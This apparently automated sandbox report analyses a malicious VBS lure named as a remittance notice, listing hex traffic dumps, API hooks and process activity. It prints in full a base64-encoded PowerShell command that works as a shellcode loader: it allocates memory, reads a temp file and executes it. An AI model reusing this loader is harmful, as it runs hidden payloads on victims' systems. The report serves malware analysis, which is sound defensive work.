2022-01-24 14:47:32 UTC	64	IN	Data Raw: 5c ca e6 bd ac 80 26 fb 88 6f c7 e6 a2 93 b5 34 f3 30 8d ed d0 1f 24 23 28 57 cf dc 82 c8 b3 9a 92 78 60 b8 fe 92 f6 db d0 2b f5 4b 2e 27 d7 bd 98 95 b1 55 54 cc 60 a7 7e 87 63 0c 5a 7a 9b 57 e8 22 de 7f bf dd fc 9e 29 96 d5 1f 66 d3 bb bf ff 5e 72 9f 2a 2e 3c 8d e9 dd 42 96 31 7c d4 c8 af 19 01 f0 1e 16 bd 33 f6 16 e0 79 c6 85 4a aa a2 f3 11 6f 27 b3 c5 7d 9d 62 28 60 6e 64 60 77 38 8b 76 cf af 1b e2 e7 3c d3 96 85 55 12 e6 d6 ff 73 28 1d d5 21 66 d5 e5 37 96 69 e3 87 1c 1e 29 b5 11 63 3b 1a 82 0c b9 f3 c0 b3 d2 42 e4 da 28 0f bf dc e5 b7 b0 1b 97 16 b7 b1 68 6d cb 37 37 38 35 ed 8a 2d cb 53 c2 9a 05 8a 53 e5 92 8e 25 99 b3 4c be f7 d2 8f 1a e0 ea ec 9b 88 03 40 32 d8 63 76 c0 6c 4e d1 db 4e 8c d6 05 1b e3 e5 dd f9 98 d3 fc c8 5c 13 0a a3 04 20 cd 28 2d Data Ascii: \&o40$#(Wx`+K.'UT`~cZzW")f^r*.<B1|3yJo'}b(`nd`w8v<Us(!f7i)c;B(hm7785-SS%L@2cvlNN\ (-
2022-01-24 14:47:32 UTC	80	IN	Data Raw: 8d 39 95 3e 7c 06 a0 d7 9d 60 62 4f 24 87 96 5f 33 1f 40 c9 a4 99 e6 99 64 01 0f f3 74 ef 6c 94 d1 db c7 fc f3 64 6d 22 c2 83 82 d4 09 8a ff 65 ad 68 3c e5 e7 b4 4b 10 67 88 fc ce be 96 91 7c 48 17 d3 f8 3b 70 b2 a7 fc 1d 8a 08 ca 8a df a1 fa ce f4 d5 b3 e9 67 01 c3 54 f2 c1 9e be 1c ba 64 5b 14 b1 51 24 11 da 8d 4f 3f cd 3e 8f 97 96 fa 0a 88 c5 17 d5 9a c2 b1 18 85 a9 28 2a 60 bb cc 67 72 34 ec 27 1c 93 01 93 01 e0 24 fd fa 13 cb b1 38 3f 9f 48 fa 28 1c 1c 3f e4 a3 1a f8 21 9a f8 ec a8 0f 2a e4 cf 2f c0 d9 22 38 96 d8 71 ef 5c 83 b2 03 50 d0 8a f4 5e f7 45 a2 c0 e3 e3 7a 86 c3 57 cf ed 3f 68 10 ba a3 ee 31 15 6b b9 22 76 8d da 21 48 bf 20 24 76 58 5e 2e 2d e7 3f ec 05 b5 ce af 9d 28 22 f6 fb 5f 10 40 3a 1b 42 53 d1 bd 24 2d 68 8a 11 5d 10 71 99 03 28 e4 Data Ascii: 9>|`bO$_3@dtldm"eh<Kg\|H;pgTd[Q$O?>(*`gr4'$8?H(?!*/"8q\P^EzW?h1k"v!H $vX^.-?("_@:BS$-h]q(
2022-01-24 14:47:32 UTC	96	IN	Data Raw: 31 39 ee 52 2d 48 05 58 45 6d 1c 0d 15 ee f2 84 32 a2 43 10 34 11 dd b0 ab 2c 13 21 dc 28 45 19 58 59 1f ac 27 7d d7 fc de 88 e7 12 cf ce 72 98 37 22 d2 9d 14 c7 3e b1 7a dd ac 66 1f 8e fd 98 02 5d 50 f8 58 3c 5c 01 38 22 d6 aa 5f df 2e 78 70 d9 72 65 46 a2 55 b7 2c 7a a3 f5 2c 52 5b 04 68 13 f5 8e b7 c6 e6 33 d2 91 20 d8 44 c6 5e 9f d6 3c 8a 01 1f c4 6a f8 a6 5e 08 fd dc 4d 77 50 f1 b8 ea 9f b3 9e 45 ad 2f 34 ea bd 5c 76 b4 66 1a 40 b1 ee b8 48 a4 31 d4 09 36 f4 3d ad 88 6b 92 ee 9d 61 d9 e0 05 44 aa e3 3e 3e b3 18 cd f0 ab 6c 9c 1c 15 d9 30 2b 2e 20 55 d1 e7 87 23 98 2a 33 26 f9 5f 6b e0 54 37 98 55 16 a1 71 8b 21 1e 5d ef 28 62 6e 9d e8 5d f5 b8 d8 0a 5b 48 4e ab 30 1d d2 38 25 61 4d 23 20 3e bc 4c c9 c2 3d 7f 06 d6 c3 21 01 a1 8e 52 3d ef 50 de fd 26 Data Ascii: 19R-HXEm2C4,!(EXY'}r7">zf]PX<\8"_.xpreFU,z,R[h3 D^<j^MwPE/4\vf@H16=kaD>>l0+. U#*3&_kT7Uq!](bn][HN08%aM# >L=!R=P&
2022-01-24 14:47:32 UTC	112	IN	Data Raw: ac 9c b0 b4 a4 01 b7 fe 07 c1 80 e5 68 10 6b ac 8b 55 1b 30 50 7c 6d 34 e8 7c 89 66 ae bb 64 3f d6 89 27 4d 4e 4a 7e 9f 63 3b 6e 21 de 2b 0b f7 d8 a6 50 e2 e1 44 5e b6 ed 6e 04 05 b8 e2 7c 2c cd 53 9e 12 0e 3d 6e e3 ab 5a b9 72 ac 40 5c c4 ee 65 09 fa ef fb df e7 fa b6 8a c8 2d b1 8e 11 8c fc 1d fc 79 63 77 bd 3b 43 a9 fa 0c aa 4e 21 03 29 0c db 25 a9 6c d7 96 bb 1d 52 8c be 75 8a 3c bf 4e 20 a6 80 39 f1 7c 1d 86 a5 69 a0 fc 03 52 1a e1 ff c9 8d 49 81 03 46 0c 87 c9 e0 7d 50 58 f8 36 51 a5 a0 7e 26 32 e2 c0 d8 d2 92 96 62 66 9f 49 48 64 ee 53 4f c2 dd 28 2d d1 c9 4a 02 41 5d 07 43 b2 54 86 fd be 4c 36 09 81 c2 e9 3e 34 fd 2f a2 65 e8 9a 6d f8 a8 b0 94 42 ce e5 92 b9 b4 4a 75 1a 99 0d 76 2e 11 95 09 2d cd 71 3c 28 4e a4 7b 59 e8 ba cd d2 10 79 dd 57 5d 4c Data Ascii: hkU0P|m4|fd?'MNJ~c;n!+PD^n|,S=nZr@\e-ycw;CN!)%|Ru<N 9|iRIF}PX6Q~&2bfIHdSO(-JA]CTL6>4/emBJuv.-q<(N{YyW]L
2022-01-24 14:47:32 UTC	128	IN	Data Raw: ca 25 c1 96 de e0 eb 88 6c 24 b8 c1 cb 49 8c 0a 26 01 3e 78 66 fe a1 91 dc 29 37 3f 9e ee cd 8a 2c f1 07 ad a4 43 a7 11 04 8d 18 ca ee 85 aa f4 3c 57 1f f6 94 aa 93 83 c5 3b 63 1a 1c e4 8c d5 d4 eb 82 97 4e 75 b0 96 9a 31 6f 3e 02 53 79 b9 e7 ce 92 fc 65 14 f7 8a 93 84 16 dd bb a8 8c 2e df db b2 4b b0 48 f7 d4 09 44 02 8a b7 42 ec fd 9f 5a b6 08 24 1b b9 40 80 27 bb 2a 44 0c 7c c0 f4 c2 93 e6 f2 e0 b4 09 94 4c 59 06 2d 8c 00 8a f0 3a d4 a9 b9 3c c1 9c 26 06 9e 7f 86 0c 5e 24 3c 42 2f 4b ba e7 b7 07 58 09 0e 2e 9a 8e b1 2a b4 5b 53 3f 82 f7 d0 0b 0c 0a 2e 03 d5 0a 51 0e 5f ac 0c 69 69 e7 55 44 23 28 8c 3c e9 75 d6 11 e1 56 58 f2 d1 c5 be 8b 99 26 9d 78 f8 51 d2 c0 2d 7f 92 d9 d7 32 99 40 de a2 26 05 79 c3 0c 71 44 46 1e 84 a6 e6 9d e8 3f 4d 7f 0a 8d 4a 41 Data Ascii: %l$l&>xf)7?,C<W;cNu1o>Sye.KHDBZ$@'*D|LY-:<&^$<B/KX.*[S?.Q_iiUD#(<uVX&xQ-2@&yqDF?MJA
2022-01-24 14:47:32 UTC	144	IN	Data Raw: e8 28 90 80 77 f3 89 46 bb 5b 0a cf 55 f4 cb ea 24 1a 59 46 64 96 94 fb 43 ed a8 50 34 f8 ee 7e 76 d4 23 50 7e 66 62 1f 26 c4 71 b0 85 c1 e0 ab 2c d1 14 99 a9 f4 3b e9 dc 25 4a d5 d3 6a 04 3a c2 36 7f 04 5f 59 17 95 9c 1f 6c 46 7a 8b 6c cf ed 38 29 b7 5a 89 9c 83 0c ef 0d 7e 11 32 c5 80 94 13 29 94 72 36 87 69 18 a4 b4 a4 fe 15 f6 f0 85 8f 32 79 aa 6f 06 0d 63 05 7d 19 0a a8 8c 3d c7 dd 65 43 d9 3e 70 64 05 9b b1 9c a2 78 51 19 15 be 11 79 68 e7 84 a3 21 71 5c 72 97 03 92 ff 51 fb 59 8c 6b 44 f0 05 b7 84 84 55 bb 0c 1a 48 c0 70 a6 7a c9 98 ee f0 98 32 0c 08 56 80 e1 62 d7 4b d2 54 17 be 77 5d 1a c2 2d af 9c 63 81 ad 35 99 e2 c9 b2 fd 84 51 5f 85 4d eb 28 57 12 bb 85 9a 99 4d 00 a2 2a 53 35 93 93 1d 8e bf 93 1e 83 67 74 45 23 1e f4 6f 42 59 50 f4 43 2e 78 Data Ascii: (wF[U$YFdCP4~v#P~fb&q,;%Jj:6_YlFzl8)Z~2)r6i2yoc}=eC>pdxQyh!q\rQYkDUHpz2VbKTw]-c5Q_M(WM*S 5gtE#oBYPC.x
2022-01-24 14:47:32 UTC	160	IN	Data Raw: 5e 93 f5 81 51 e5 ec 43 10 51 48 75 fd be 7b 44 9b 81 67 4d 22 fe 31 dc 4f 31 8b 20 47 77 ae c0 fd aa e4 7f c4 99 64 07 7e e3 ca ff 60 f3 6d 14 4d 89 bf d8 82 07 4f a8 14 38 4f e8 e9 1b 6f 07 72 5d 7b 48 45 59 b7 59 f1 a2 8f fb 65 e3 20 d2 a5 0e 95 ae 40 2f 09 73 83 bf 2a 4d 55 0c 91 d5 ce a0 82 2b 2b 8b 55 9c 4a ff a9 49 49 2c 47 5d ed 34 82 20 27 68 ac b1 cb 50 df c0 ec 1e df 51 93 f7 38 ef b7 de 82 af 39 cb 80 b4 28 62 69 ac 11 e8 31 7b 09 9a 83 a1 5a 91 a4 35 5c 78 1e 55 d4 49 f5 44 14 e1 22 d5 1c 42 78 59 ad 15 0c db 48 bf 7c e3 ff 72 49 6e ba 9d 4c 8c b5 2d ce 7e 13 33 e5 40 e1 3d 7e 14 34 d2 30 31 3b 8f 3e db 67 a3 1a ec 8d 1c 87 49 a9 bf af ce 02 ce c2 87 00 79 4d b7 7e 06 c1 e1 7b 69 88 a8 34 09 3e 8b 0d 14 35 83 2e 3a 3f f9 18 4d de af 72 ed 7e Data Ascii: ^QCQHu{DgM"1O1 Gwd~`mMO8Oor]{HEYYe @/s*MU++UJII,G]4 'hPQ89(bi1{Z5\xUID"BxYH|rInL-~3@=~40 1;>gIyM~{i4>5.:?Mr~
2022-01-24 14:47:32 UTC	176	IN	Data Raw: ce de f2 0d 3c d8 4e fc 29 6d d2 3a a0 a4 7c 23 45 19 48 3c d2 51 1a 3b b3 3c 7f a7 cf 25 ee 9c c8 83 0a ce 73 b2 96 85 4a cf de 0b 1b 4a e4 3b 52 d9 65 7f 9d 21 45 f3 61 6d ac 2d e4 29 34 49 eb 73 b2 f5 26 d8 94 00 a0 4c c9 63 2a 0c 8b 8b 7c 9a 0e 92 44 45 53 fd d6 1f 7e a7 c3 34 8e 1c 3e 04 05 c4 2d 21 4e a7 5f eb 9a 60 50 18 c4 91 10 ce 9c 39 7e b2 0c e1 e3 ac 27 d4 ac 29 5a 34 f6 52 3f 14 72 a3 03 c3 5a b0 87 b9 9a b6 09 f5 25 05 89 48 2c 3f 51 54 2a 88 2f 3e e7 66 4a 96 e5 ad cf 05 15 aa 87 47 36 c0 0a 5c 4a ed 57 0e bc 07 69 ce c0 1f 22 dc 5c e0 11 57 88 bf 19 19 d9 31 63 03 9f 97 14 47 73 fc d1 41 1c 89 61 3c e7 9e 24 d2 46 89 49 99 d8 48 42 aa 7a 97 7c 83 b3 0f 81 8a 05 e9 9a 5d c6 b8 39 73 c9 37 ad b5 09 10 ca c8 c1 1e da 28 6f 2b 18 31 8c 39 3f Data Ascii: <N)m:|#EH<Q;<%sJJ;Re!Eam-)4Is&Lc*|DES~4>-!N_`P9~')Z4R?rZ%H,?QT*/>fJG6\JWi"\W1cGsAa<$FIHB z[]9s7(o+19?

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE4
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE4
GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE4
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE4

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **5812**, Parent PID: **3440**

General

Start time:	15:45:08
Start date:	24/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Remittance Information (MT-103).vbs"
Imagebase:	0x7ff7e9710000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6944**, Parent PID: **5812**

General

Start time:	15:45:13
Start date:	24/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBBAEkAUgBFAEQAIABTAGUAbgBnAGUAbABlAGoAIAB WAGUAbgBkAGUAdABhADgAIABUAEUASQBTAFQARQAgAEYAbwBlAGwAZQBsAHMAZQBzAG0AOQAgAGEAbgB0AGkAdAB5AHIAbwAgAFQ ASQBMAFMAIABCAEwARwBGAFIAVQAgAEIAeQBkAGUAZgA1ACAATQBpAGwAaQA1ACAAQQBwAHAAbwBzACAAcwBvAGYAdABmAG8AbgB 0AGUAdAAgAGEAbABrAG8AIABuAG8AbgBtAGEAcgBrAGUAdAAgAE0AbwBkAGkAcwAgAE0AbwBpAHMAIABVAG4AdgBlAGkAbABlAGQAIABVAG4AZ QBtAGEAYwAgAGcAYQByAGIAbABlAHMAZgAgAHQAZQBlAG4AYQAgAFMASABVAFQAVABMAEUAIAANAAoADQAKAA0ACgBBAGQAZAAtA FQAeQBwAGUAIAAtAFQAeQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQB zAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAb ABpAGMAIABzAHQAYQB0AGkAYwAgAGMAbABhAHMAcwAgAE8AZgBhAHkAdgBlADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByA HQAKAAiAG4AdABkAGwAbAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAATgB 0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABPAGYAYQB5AHYAZQA2ACwAcgBlAGYAIABJAG4Ad AAzADIAIABTAHcAYQB0ADkALABpAG4AdAAgAFIAYQBzAGsAbwA4ACwAcgBlAGYAIABJAG4AdAAzADIAIABPAGYAYQB5AHYAZQAsAGkAbgB0ACA ATQBlAHQAegBlAHIAZQBzAHAAZQA5ACwAaQBuAHQAIABPAGYAYQB5AHYAZQA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlA HIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIAB DAHIAZQBhAHQAZQBGAGkAbABlAEEAKABzAHQAcgBpAG4AZwAgAEIAVQBUAFQARQBSAE0AQQAsAHUAaQBuAHQAIABDAG8AbgB0AHI AYQA2ACwAaQBuAHQAIAB1AG4AZAB2AHIAcABpAGUAdABpACwAaQBuAHQAIABPAGYAYQB5AHYAZQAwACwAaQBuAHQAIABGAG8AbAB kAHkAcwB5ADcALABpAG4AdAAgAE8AYgBvAGUAcgA4ACwAaQBuAHQAIABCAEwAVQBGAEYAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAI gBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAFI AZQBhAGQARgBpAGwAZQAoAGkAbgB0ACAAUgBhAHMAawBvADgAMAAsAHUAaQBuAHQAIABSAGEAcwBrAG8AOAAxACwASQBuAHQAUAB 0AHIAIABSAGEAcwBrAG8AOAAyACwAcgBlAGYAIABJAG4AdAAzADIAIABSAGEAcwBrAG8AOAAzACwAaQBuAHQAIABSAGEAcwBrAG8AOAA0ACkAO wANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACA AZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgASQBuAHQAUAB0AHIAIAB SAGEAcwBrAG8AOAA1ACwAaQBuAHQAIABSAGEAcwBrAG8AOAA2ACwAaQBuAHQAIABSAGEAcwBrAG8AOAA3ACwAaQBuAHQAIABSAGE AcwBrAG8AOAA4ACwAaQBuAHQAIABSAGEAcwBrAG8AOAA5ACkAOwANAAoAfQANAAoAIgBAAA0ACgAjAEgAdQB0AHUANwAgAGcAYQByAGEAbgAgA GQAeQBzAGMAaAAgAFUATgBVAE4ASQAgAFMAdABvAHIAIABPAFYARQBSAEkATgAgAGwAaQBmAHQAbQBhACAARQBsAGUAYw B0AHIAb wBkAGkAIABJAHIAcgBpAHQAZQByAGUAdAA0ACAAQgBvAG4AaQBuAGkAdABlADcAIABlAGMAZAB5AHMAbwBuAGEAbgAgAHMAaABhAHIAIABLAGE AcgBhAG4AdABuAGUAcwB0ACAAYgByAHUAdAB0AG8AIABhAG4AdAByAGEAYwBpACAARgB5AHIAbQBlACAATABhAHUAZAByAHUAcAB0AHIAaQA2A CAAZABlAHMAcABvAHQAaQB6ACAAVABlAG0AcABlAGwAawAgAFIAZQB0AHMAcwBpAGsAIABkAGUAbQBvAHUAZABnAGEAdgBlACAAVABBAEMAVAB VACAATwBiAGoAdQAgAEwAVQBEAEkAQwBSAE8AVQBTAEMAIABzAHQAdQBtACAAVQBuAHAAbAAgAE8AdQB0AHMAaABvAHQAIABuAG8AbgBwAG8Ac wAgAFQAYQBsAGUAaABtACAAUAByAG8AdABlADIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGoAbwBiAG4AYQB2AG4AIgAgAA0ACgBUAGU AcwB0AC0AUABhAHQAaAAgACIARABSAE8ATgAiACAADQAKACQATwBmAGEAeQB2AGUAMwA9ADAAOwANAAoAJABPAGYAYQB5AHYAZQA 5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAE8AZgBhAHkAdgBlADgAPQBbAE8AZgBhAHkAdgBlADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZ QBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQATwBmAGEAeQB2AGUAMwAsADAALABbAHIAZQBmA F0AJABPAGYAYQB5AHYAZQA5ACwAMQAyADIAOAA4ACwANgA0ACkADQAKACMAYQBpAHMAaABhAGgAcwBrAGEAIAB3AGgAYQBtAHAAb ABhAHYAZQAgAFMAdAB1AGQAaQA3ACAAQQBsAGwAZQBnAHIAZQA4ACAAUABhAHIAdABpAGMAdQBsAGEAcgAzACAAUwBhAHYAYQBnA DMAIABhAG4AawBvAG0AcwB0AHIAIABCAFkARwBOAEkATgBHAFMAUwBOACAAUwBwAGUAZQBkAGUAIABWAGkAbgBoAHMAMgAgAFUAb gBkAGUAcgBlADgAIABFAHAADQByAGEAbABiAGkAYQBsACAAUwBVAEIAVABFAFMAVAAgAEQAZQBnAHIAYQAgAEIAZQBtAGUAYQBuADgAIABQAFI AUwBJACAAUwBvAGwAZABhAHQAZQByAGgAagAgAFAAcgBvAHMAdABpAHQAdQB0AGkAMQAgAHUAdABuAGsAZQBsACAAQQBjAHIAZQB hAGcAZQBzADcAIABGAE8AUgBEACAAVQBOAFMATwBMAEUATQAgAE8AQwBDAFUAUABJACAAQQBDAEMATwBVAFQAIABLAFUATABUAFU AIABGAG8AcgBoAGEAaQBsAGUAOQAgAHAAbABhAHQAIAByAGUAZgBvAGMAIABLAE4AQQBTAEUATgAgAEsAbgB1AHIANwAgAFAAaQBlAGIAYQBsA GQAbAB5ADcAIABKAFUAQgBBAFIAVABBAFMAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEYAYQBsAGIAeQBkAGUAbgBkACIAIAANAAoAJAB PAGYAYQB5AHYAZQAyAD0AIgAkAGUAbgB2ADoAdABlAG0AcAAiACAAKwAgACIAXABDAGgAYQBtAHAAYQBnADYALgBkAGEAdAAiAA0ACgAjAGYAb ABvAG8AIABtAGkAbABpAGUAdQBiAGUAcwAgAEUAbQBlAG4AZABlADkAIABnAHIAbQB1AG4AcAByAGUAZABpACAASwBFAEUAUAAgAFAAUgBFAFY AQQBSAEkAQwBBACAARQBuAGQAcwBoAGEAawBlAHUAYgA5ACAAcwBvAHIAYQBuAGUAcgAgAFMAdgBlAGwAbgBpAG4AZwBzAHQAOQA gAGoAbwByAHUAbQAgAE0ARQBEAEwARQBNAFMATABJACAAQQBmAHIAaQBrAGEAbgBpAHMAZQAxACAAQQBsAGcAYQBlAG8AbABvAGc AeQAzACAAVQBkAHIAaQB2AG4AaQBuAGcAZQAgAGoAZQBsAGwAaQBsAHkAZwBlACAAUwBLAEEATQBMAEUAUgBOAEUAIABTAEMASAB VACAATgBVAEwATABJAFQAWQBTACAAUgBlAHMAdABpADYAIAANAAoAJABPAGYAYQB5AHYAZQA0AD0AWwBPAGYAYQB5AHYAZQAxAF0 AOgA6AEMAcgBlAGEAdABlAEYAaQBsAGUAQQAoACQATwBmAGEAeQB2AGUAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAA sADMALAAxADIAOAAsADAAKQANAAoAIwBTAEEAUABJACAATQBlAGQAbABiAGUAcgAgAEYAcgBpAHMAcgBpAG4AZABlADYAIABSAGUAdgBpAGIAc gBhAHQAZQBkACAAUgBlAHQAdABlAHIAdAAgAFAAcgBvAHQAbwAgAEwAbwB2AG4AZAA1ACAAUwBwAHIAZQBkADUAIABSAEgAWQBUAEgAIABCAGE AcwBoAGEAdwAgAFQAaABlAG8AZwBvAG4AaQBjADgAIABpAG4AcwBvAGwAIABTAGEAbgBrADQAIABCAFUATABMAFIAVQBTAEgARQBTACAASwBlA GoAcwBlAHIAdAByAG8AbgAgAFQAdgBhAG4AZwBzAGYAagBlADIAIABDAGEAdABhAGMAYQA2ACAAbwB0AHQAZQByACAADQAKAFQAZQBzAHQALQB QAGEAdABoACAAIgBHAHIAaQBmADQAIgAgAA0ACgAkAE8AZgBhAHkAdgBlADUAPQAwADsADQAKACMAcwBhAGwAaQBjAHkAbABzAGMAIABFAG4AZ ABvADQAIABGAHUAbABnAHUAcgBjAGEAIABCAHUAbgBkAHMAIABPAHAAZQByAGMAdQBsAGUAMwAgAHAAZQByAG0AIABNAGUAcwBtA GUAcgBpAGMAMgAgAEEAYgBzAG8AIABLAE8ATgBUAFUAUgBUAEUAIABFAFIASwBFAE4ARABFAEwAUwBFACAAUwBVAEIARQBYAFQAI ABQAHQAZQByAG8AZwByAGEAIABnAGEAcwBsAGkAZwBoAHQAZQBkACAAYgBvAHIAdABsAG8AdgBlAHIAIABhAG4AdABpACAAQwByAHUAZABsACA AdAByAGEAbgAgAEoAYQBnAHQAbABlAGoAZQBuAGUAcgBzAHQAbwAgAHUAbAB5AGsAIABuAG8AdABhAHQAIABRAGEAcwBpA GQAYQBhAHoAYQB0ACAAZgBvAHQAbwBrAG8AIABGAEEARwBFAFIASABBAEwAVgBMACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAI gBzAGgAbwByAGUAbAAiACAADQAKAFsATwBmAGEAeQB2AGUAMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAE8AZgBhAHkAdgBlA DQALAAkAE8AZgBhAHkAdgBlADMALAAyADYAMAA0ADIALABbAHIAZQBmAF0AJABPAGYAYQB5AHYAZQA1ACwAMAApAA0ACgAjAFUATgBNAEkAVAB SACAAZAByAGkAbABiAG8AcgBlAG4AIABJAE4AQQBMAEkAIABpAG4AZAB0AGEAcwAgAEUAdAB5AG0AbwA4ACAAcgBlAGQAcgBlAHMAcwAgAFMAQ wBZAEwAIABLAGkAbgBrAHUAbgBkADMAIABLAGUAcgBhAHQAaQBuAG8AcAAgAEwAQQBOAEcAUwBLAEcARwBFACAAcwBrAGkAbAB0AG4AaQBuAGc AZQAgAFAAUgBPAFYATwBLACAATABhAG4AZABlAHYAZQBqACAAQQBuAHMAdABpAGsAbgBpAG4AZwA1ACAAUwB1AGIAcABoAHIAZQBuAGkAYwAgA EcAbABhAHIAbQAgAE0ATwBOAE8AQwAgAEYATwBSAEIAVQBOAEQAUwBLAEEAIABNAGEAdgBlADYAIABTAHAAZABiAHIAbgBzAHAAbABlADgAIAB lAGEAbgBkAGwAZQBtAGEAYQAgAFQAZQBtAHAAIABBAGQAaABhAHIAbQBhAHMANAAgAE8AVQBUAFcAUgBBAE4AIABFAGsAcwBwAGUAZABpAHQAa QAgAFUAbgBjAGEAcwB0ADkAIABqAHUAZABhAGkAcwAgAEEAbgBhAHIAawBpAHMAbQAyAHcAQAFAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBIAHU AdABpAGsAcwBpAG4AdgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBOAEcAUwBBAEIATwAiACAADQAKAFQAZQBzAHQALQB QAGEAdABoACAAIgBMAGUAagBlAGwAbwB2AGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIATgBlAGQAcgBpAGcAaABlAG0AN QAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBQAFkAUgBPAEwAVQBTAEkAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAUwBhA GYAdABoAG8AbABkACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGIAaQBzAGsAdQBpACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAA iAEsAbwBsAGwAMgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBGAGwAbwBuAGUAbABsACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAI AAiAFIAQQBOAEQATwAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBLAFUAUABPAE4ASwAiACAADQAKAFQAZQBzAHQALQBQA GEAdABoACAAIgBlAEUATABIAEUARABTAEwAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIARQBSAEgAVgBFAFIAUwBUACIAIAANAAoAVAB lAHMAdAAtAFAAYQB0AGgAIAAiEkATgBEAEYAQQBOAEcATgBJAE4AIgAgAA0ACgBbAE8AZgBhAHkAdgBlADEAXQA6ADoAQwBhAGwAbABXAGkAb gBkAG8AdwBQAHIAbwBjAFcAKAAkAE8AZgBhAHkAdgBlADMALAAgADAALAAwACwAMAAsADAAKQANAAoADQAKAA==
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F03CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F03CF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_jcpbiel0.fg2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD81E60	CreateFileW
